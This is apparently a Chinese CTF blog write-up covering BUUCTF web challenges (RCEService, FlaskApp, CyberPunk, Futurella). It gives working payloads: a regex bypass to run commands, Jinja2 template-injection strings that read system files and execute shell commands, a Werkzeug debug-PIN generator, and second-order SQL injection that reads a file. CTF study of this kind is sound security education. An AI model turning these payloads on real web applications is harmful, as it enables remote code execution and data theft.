
BUUCTF刷题记录(6)

原创

bmth666 于 2020-05-14 10:11:34 发布 2375 收藏 2

分类专栏： 刷题 文章标签： sql 安全



文章目录

web

打ctf(×)
被ctf打(√)

[FBCTF2019]RCEService

首先查看文件夹文件，`{"cmd":"ls"}`

然后输入其他的发现被ban了，看wp得源码

```php
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}
?>
```

非预期：

preg_match只能匹配第一行数据，所以用换行符`%0a`换行，然后发现没有cat命令，是由于应用程序的PATH变量更改了

最终payload：`{%0a"cmd":"/bin/cat /home/rceservice/flag"%0a}//路径是找出来的`


预期

p神文章：PHP利用PCRE回溯次数限制绕过某些安全限制

正则回溯最大只有1000000，如果回溯次数超过就会返回flase，构造1000000个a，使回溯超过限制就会绕过正则匹配

payload：

```
import requests

payload = '{"cmd":"/bin/cat /home/rceservice/flag","zz":"' + "a"*(1000000) + '"}'
res = requests.post("http://0e383195-1074-4c91-ba06-2b4029dcd921.node3.buuoj.cn/", data={"cmd":payload})
#print(payload)
print(res.text)
```




参考：W4nder：[FBCTF2019]RCEService

BUUCTF：[FBCTF2019]RCEService

[GYCTF2020]FlaskApp

看wp的同时学习一下知识点：
从零学习flask模板注入
浅析SSTI(python沙盒绕过)
Flask debug 模式 PIN 码生成机制安全性研究笔记


hint:失败的意思就是，要让程序运行报错,报错后会暴露源码。
base64decode在不会解析的时候就会报错



首先读源码：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('app.py','r').read() }}{% endif %}{% endfor %}
```

传入，在解密处得到源码




```
def waf(str):
    black_list = [&#34;flag&#34;,&#34;os&#34;,&#34;system&#34;,&#34;popen&#34;,&#34;import&#34;,&#34;eval&#34;,&
#34;chr&#34;,&#34;request&#34;,
                  &#34;subprocess&#34;,&#34;commands&#34;,&#34;socket&#34;,&#34;hex&#34;,&#34;base64&#34;,&#34;*
&#34;,&#34;?&#34;]
    for x in black_list :
        if x in str.lower() :
            return 1
```

非预期：

发现是flag和os等被过滤，师傅利用的字符串拼接

```
{{''.__class__.__bases__[0].__subclasses__()[75].__init__.__globals__['__builtins__']['__imp'+'ort__']('o'+'s').
listdir('/')}}
```

结果： ['boot', 'proc', 'lib64', 'sys', 'mnt', 'bin', 'tmp', 'var', 'media', 'home', 'sbin', 'root', 'opt', 'etc', 'lib', 'dev', 'srv', 'run', 'usr', 'this_is_the_flag.txt', '.dockerenv', 'app']

简单的小程序 - base64 解密

BASE64解密

e3snJy5fX2NsYXNzX18uX19iYXNlc19fWzBdLl9fc3ViY2xhc3Nlc19fKClbNzVdLl9faW5pdF9fLl9fZ2xvYmFsc19fWydfX2J1aWx0aW5zX18nXVsnX19pbXBvcnRfXyddKCd

{{''.__class__.__base__.__subclasses__()[131].__init__.__globals__['__builtins__']['ev'+'al']('__im'+'port__("o'+'s").po'+'pen("cat /this_is_the_fl'+'ag.txt")').read()}}

或者

{{''.__class__.__base__.__subclasses__()[77].__init__.__globals__['sys'].modules['o'+'s'].__dict__['po'+'pen']('cat /this_is_the_fl'+'ag.txt').read()}}

还可以使用切片省去了拼接flag的步骤

{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('txt.galf_eht_si_siht/'[::-1],'r').read() }}{% endif %}{% endfor %}

结果： flag{ee8bd44b-9a64-47b3-ba98-5d7378c3a169}

预期：

这里借鉴一下师傅的文章：

要想生成PIN码，我们需要获得下面几个信息，所需要的信息均可以通过读文件来获得：

一：服务器运行flask所登录的用户名。通过读取/etc/password可知此值为:`flaskweb`

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/etc/passwd').read()
}}
```

结果： root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin flaskweb:x:1000:1000::/home/flaskweb:/bin/sh

二：modname的值。一般不变就是`flask.app`

三：`getattr(app, "__name__", app.__class__.__name__)`的结果。就是`Flask`，也不会变


四：flask库下app.py的绝对路径。在报错信息中可以获取此值为：`/usr/local/lib/python3.7/site-packages/flask/app.py`

五：当前网络的mac地址的十进制数。通过文件`/sys/class/net/eth0/address`读取，eth0为当前使用的网卡：

```
{{{}.__class__.__mro__[-1].__subclasses__()[102].__init__.__globals__['open']('/sys/class/net/eth0/address').rea
d()}}
```

结果： 02:42:ae:00:01:57

在线工具




六：机器的id:

> 对于非docker机每一个机器都会有自己唯一的id，linux的id一般存放在/etc/machine-id或/proc/sys/kernel/random/boot_i，有的系统没有这两个文件
> 对于docker机则读取/proc/self/cgroup，其中第一行的/docker/字符串后面的内容作为机器的id

我这里获取的是/proc/self/cgroup

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('/proc/self/cgroup', 'r').read() }}{% endif %}{% endfor %}
```




得到`3a6ff5898390f421d3a796226e0e07c0339c79df1319cea55253e98e767c6118`

用kingkk师傅的exp：

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'flaskweb'# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2485410333015',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '3a6ff5898390f421d3a796226e0e07c0339c79df1319cea55253e98e767c6118'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

在线工具



传入`265-149-843`直接进入python终端了

```
[console ready]
>>> import os
>>> os.popen('ls /').read()
'app\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\nthis_is_the_flag.txt\ntmp\nusr
>>> os.popen('cat /this_is_the_flag.txt').read()
'flag{1c9e1edf-2bba-4fc7-b02f-a81b5b04f66b}\n'
>>>
```

参考：

GYCTF Flaskapp[SSTI模板注入]

[GYCTF2020]FlaskApp

GYCTF2020_Writeup

从一道ctf题谈谈flask开启debug模式存在的安全问题

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

查看源码得到信息

```
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/bootstrap.min.js"></script>
<script src="assets/js/retina-1.1.0.js"></script>
<script src="assets/js/jquery.unveilEffects.js"></script>
</body>
</html>
<!--?file=?-->
```

那么应该是文件包含，尝试payload：

```
?file=php://filter/convert.base64-encode/resource=index.php
```

解码即可得到源代码：

```php
<?php

ini_set('open_basedir', '/var/www/html/');

// $file = $_GET["file"];
$file = (isset($_GET['file']) ? $_GET['file'] : null);
if (isset($file)){
    if (preg_match("/phar|zip|bzip2|zlib|data|input|%00/i",$file)) {
        echo('no way!');
        exit;
    }
    @include($file);
}
?>
```

那么可以得到confirm.php,change.php,search.php等等的源码

change.php：

```php
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=
".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```

search.php：

```php
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        if(!$row) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "<p>姓名:".$row['user_name']."</p><p>, 电话:".$row['phone']."</p><p>, 地址:".$row['address']."</p>
";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
?>
```


confirm.php：

```php
<?php

require_once "config.php";
//var_dump($_POST);

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = $_POST["address"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if($fetch->num_rows>0) {
        $msg = $user_name."已提交订单";
    }else{
        $sql = "insert into `user` ( `user_name`, `address`, `phone`) values( ?, ?, ?)";
        $re = $db->prepare($sql);
        $re->bind_param("sss", $user_name, $address, $phone);
        $re = $re->execute();
        if(!$re) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单提交成功";
    }
} else {
    $msg = "信息不全";
}
?>
```

每个涉及查询的界面都过滤了很多东西来防止SQL注入，但发现在change.php中address只是进行了简单的转义。如果第一次修改地址的时候，构造一个含SQL语句特殊的payload，然后在第二次修改的时候随便更新一个正常的地址，那个之前没有触发SQL注入的payload就会被触发


payload：

```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),1,20)),0x7e),1)#
```



errorXPATH syntax error: '~flag{6e6a8fe3-b963-4~'

```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),21,50)),0x7e),1)#
```




errorXPATH syntax error: '~785-a79a-f42274540e9b} ~'

赛博朋克2077买买买！！！

参考：ciscn2019华北赛区半决赛day1web5CyberPunk

[BSidesCF 2019]Futurella

一开始一脸懵逼



查看源代码得到flag。。。。。。what！！！！！！

view-source:http://13874ced-8224-4334-8f79-b688cbe1ec21.node3.buuoj.cn/

